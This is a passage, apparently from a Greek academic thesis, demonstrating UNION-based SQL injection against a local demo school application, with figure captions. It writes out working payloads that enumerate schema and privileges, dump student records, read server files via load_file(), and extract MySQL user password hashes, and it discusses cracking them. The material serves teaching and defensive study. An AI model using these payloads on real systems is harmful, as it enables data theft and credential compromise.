


Εικόνα 25: Εύρεση πινάκων της βάσης

Πηγαίνοντας ακόμα πιο μέσα στην βάση ο επιτιθέμενος θα θελήσει να δει σε συγκεκριμένο πίνακα που τον ενδιαφέρει από την βάση τι στήλες έχει. Αυτό θα γίνει με την εκτέλεση του παρακάτω επερωτήματος.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select column_name, null, null, null,null,null from information_schema.columns where table_schema ='myschool_2'


http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select column_name, null, null, null,null,null from information_schema.columns where column_name LIKE 's_name' or column _ name like 's_surname'



Εικόνα 26: Εύρεση των στηλών

Τέλος ο επιτιθέμενος φτάνει στην ουσία όλων αυτών που έκανε πιο πριν και είναι να δει τα δεδομένα από συγκεκριμένες στήλες που τον ενδιαφέρουν η ακόμα και όλα τα δεδομένα του πίνακα. Έστω λοιπόν ότι τον ενδιαφέρει το όνομα το επίθετο το μάθημα και ο βαθμός των μαθητών του σχολείου δηλαδή οι στήλες s_name, s_surname, mathima και vathmos. Η επίθεση μπορεί να δειχθεί είτε σε στήλες είτε σε μια γραμμή.


http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select all s_name, s_surname, mathima,vathmos,5,6 from students



Εικόνα 27: Εύρεση δεδομένων

Για να μπουν όλα σε μια γραμμή το επερώτημα είναι το παρακάτω.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select all concat (s_name, 0x3a, s_surname,0x3a,mathima,0x3a,vathmos),2,3,4,5,6 from students




Εικόνα 28: Όλα τα στοιχεία σε μία σειρά


Η δομή information_schema δεν περιλαμβάνει μόνο την δομή της βάσης αλλά και ένα πλήθος πληροφοριών σχετικά μετά δικαιώματα που έχουν οι χρήστες πάνω στην βάση αλλά και το επίπεδο της άδειας που τους έχει δοθεί. Αν ο επιτιθέμενος θέλει να δει τι επίπεδο άδειας έχει ο χρήστης εκτελεί το παρακάτω επερώτημα:

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select is_grantable, null, null, null, null,privilege_type from information_schema.user_privileges--

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select table_schema, null, null, null,null,privilege_type from information_schema.schema_privileges—



Εικόνα 29: Άδειες του χρήστη




Εικόνα 30: Δικαιώματα του χρήστη

Η information_schema είναι διαθέσιμη στην MySQL 5.0 και μεταγενέστερες εκδόσεις της οπότε αν ο επιτιθέμενος προσπαθήσεις να κάνει έγχυση σε έκδοση μικρότερη της 5.0 θα δυσκολευτεί αρκετά να φτάσει σε κάποιο αποτέλεσμα και πιθανότατα να καταφέρει να εξάγει μόνο τις στήλες και τους πίνακες από την βάση αλλά όχι τα δεδομένα από αυτή. Ένα πράγμα που μπορεί να γίνει σε αυτές τις περιπτώσεις για μπορέσει να λυθεί το πρόβλημα είναι η εισαγωγή των δεδομένων σε ένα πίνακα που θα δημιουργήσει ο επιτιθέμενος και μετά να


χρησιμοποιήσει τις τεχνικές που έχουν προαναφερθεί αλλά και πάλι η διαδικάσια δεν είναι εύκολη και με μεγάλη πιθανότητα αποτυχίας. Παρακάτω φαίνεται ο τρόπος με τον οποίο θα γίνει η εξαγωγή. Για αρχή θα χρησιμοποιηθεί η συνάρτηση database() ή την @@database για να μας δώσει τον τύπο και την έκδοση της βάσης. Πιο συγκεκριμένα τα αρχεία για αυτή την βάση θα αποθηκευτούν σε ένα κατάλογο με το ίδιο όνομα όπως το όνομα της βάσης. Ο κατάλογος θα εμπεριέχεται στον βασικό κατάλογο της MySQL ο οποίος επιστρέφεται από την @@datadir. Κάθε πίνακας της βάσης εμπεριέχεται σε ένα αρχείο με κατάληξη .MYD. Μερικά χαρακτηριστικά παραδείγματα αρχείων MYD στην προεπιλεγμένη βάση mysql είναι η table_priv.MYD, host.MYD, help_keyword.MYD, columns_priv.MYD,db.MYD. Η εξαγωγή περιεχομένων ενός συγκεκριμένου πίνακα της βάσης θα χρησιμοποιηθεί το παρακάτω επερώτημα.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select database(),2, 3,4,5,6



Εικόνα 31: Εύρεση βάσης στην MySQL 5.0

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select @@datadir, null,null,null,null,null




Εικόνα 32: Εύρεση του μονοπατιού της βάσης

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select load_file ('C:/wamp/bin/mysql/mysql5.0.51b/data/myschool_2/students.frm'),null,null,null, null,null

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select load_file ('C:/Users/tsak/ Desktop/users.txt'),null,null,null,null,null

Μια ιδιαιτερότητα που έχει η load_file() είναι ότι επιτρέπει την εμφάνιση μικρού αριθμού δεδομένων γεγονός που περιορίζει την αποτελεσματικότητα της σε πίνακες με μεγάλο μέγεθος δεδομένων. Η μεταβλητή με την οποία μπορεί ο επιτιθέμενος να δει την χωρητικότητα είναι η @@max_allowed_packet.



Εικόνα 33: Χρήση της συνάρτησης load_file()

Εικόνα 34: Χρήση της συνάρτησης load_file()

3.6 Κλοπή κωδικών

Στο προηγούμενο κεφάλαιο έγινε αναφορά εν συντομία για τις συναρτήσεις κατακερματισμού όταν έγινε προσπάθεια για την αποκάλυψη των κωδικών των

χρηστών πάνω στην εφαρμογή. Σε αυτή την ενότητα θα γίνει αναπτυχθεί η έννοια του κατακερματισμού αλλά αυτή τη φορά από την πλευρά των χρηστών της βάσης. Σε όλες τις γνωστές τεχνολογίες των βάσεων δεδομένων οι κωδικοί των χρηστών είναι αποθηκευμένες χρησιμοποιώντας μη-αναστρέψιμο κατακερματισμό γεγονός που κάνει τον επιτιθέμενο να μαντέψει τον κωδικό. Για να διαβαστούν τα περιεχόμενα από αυτό τον πίνακα κανονικά θα χρειαστεί να τρέξουν τα επερωτήματα με δικαιώματα διαχειριστή. Όποτε αν ο χρήστης της βάσης δεν έχει τέτοια δικαιώματα θα πρέπει ο επιτιθέμενος να βρει άλλο χρήστη για να δοκιμάσει ξανά την επίθεση του. Αν ο επιτιθέμενος καταφέρει να πιάσει τους κατακερματισμένους κωδικούς, τότε με διάφορα εργαλεία μπορεί να επιχειρήσει να ξαναβρεί τους κανονικούς κωδικούς που δημιούργησε ο κατακερματισμός. Αυτό κάνει τον κατακερματισμό της βάση των κωδικών έναν από τους πιο κοινούς στόχους για επίθεση. Επειδή πολλοί χρήστες συχνά ξαναχρησιμοποιούν τους ίδιους κωδικούς σε διαφορετικές εφαρμογές και υπηρεσίες ο επιτιθέμενος είναι σε θέση να αποκτήσει τους κωδικούς όλων των χρηστών.


MySQL

Η MySQL αποθηκεύει τους κατακερματισμένους κωδικούς στον πίνακα mysql.user. Το επερώτημα που τους εξάγει είναι SELECT user,password FROM mysql.user. Πιο συγκεκριμένα έχουμε


http://localhost/MySchool/teachers.php?id3=1 and 1=0 union SELECT user,password, null, null, null,null FROM mysql.user;

Η ανάποδη διαδικασία είναι γίνεται από την συνάρτηση PASSWORD() που δημιουργεί ένα μακρύτερο αλλά και πιο ασφαλή κωδικό που βασίζεται στον διπλό κατακερματισμό SHA1. Το επερώτημα που δίνει αυτό το αποτέλεσμα είναι το παρακάτω:

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select password ('password'),null,null,null,null,null



Εικόνα 35: Εύρεση του ονόματος χρήστη και του κωδικού της βάσης



Εικόνα 36: Η συνάρτηση password()

3.7 Σύστημα αρχείων

Μερικές φορές ο διακομιστής ιστότοπου και ο διακομιστής της βάσης είναι στο ίδιο κουτί. Αυτό είναι μια συνήθης περίπτωση όταν η εφαρμογή του διαδικτύου έχει περιορισμένο αριθμό από χρήστες και χρησιμοποιεί περιορισμένο αριθμό


δεδομένων. Σε πολλές περιπτώσεις δεν κοστίζει πολύ ο διαχωρισμός της αρχιτεκτονικής σε πολλαπλές βαθμίδες. Παρά το γεγονός ότι μια τέτοια επιλογή είναι προφανώς πολύ ελκυστική για έναν οργανισμό που προσπαθεί να ελαχιστοποιήσει τα έξοδα έχει πολλά μειονεκτήματα σε θέματα ασφαλείας, κυρίως όμως ότι από ένα μόνο ελάττωμα ο επιτιθέμενος μπορεί να αποκτήσει πλήρη έλεγχο επάνω στα δεδομένα. Στην περίπτωση της έγχυσης επερωτημάτων έχει ανακαλυφθεί ότι η εγκατάσταση επιτρέπει έναν εύκολο και βολικό τρόπο για την εξαγωγή πληροφοριών από τον διακομιστή της βάσης: Αν ο επιτιθέμενος έχει αρκετά δικαιώματα για γράψιμο επάνω σε αρχεία του συστήματος μπορεί να ανακατευθύνει τα αποτελέσματα από το επερώτημα σε ένα αρχείο μέσα στον αρχικό φάκελο του διακομιστή και μετά να έχει πρόσβαση στο αρχείο με τον περιηγητή. Αν ο διακομιστής βάσης είναι σε διαφορετικό μηχάνημα από τον διακομιστή διαδικτύου μπορεί να είναι ακόμα πιθανόν να εφαρμοστεί αυτή η τεχνική αν ο διακομιστής διαδικτύου είναι ρυθμισμένος να εξάγει φακέλους που εμπεριέχουν ιστοσελίδες και ο διακομιστής βάσης είναι εξουσιοδοτημένος να γράψει πάνω σε αυτά.

MySQL

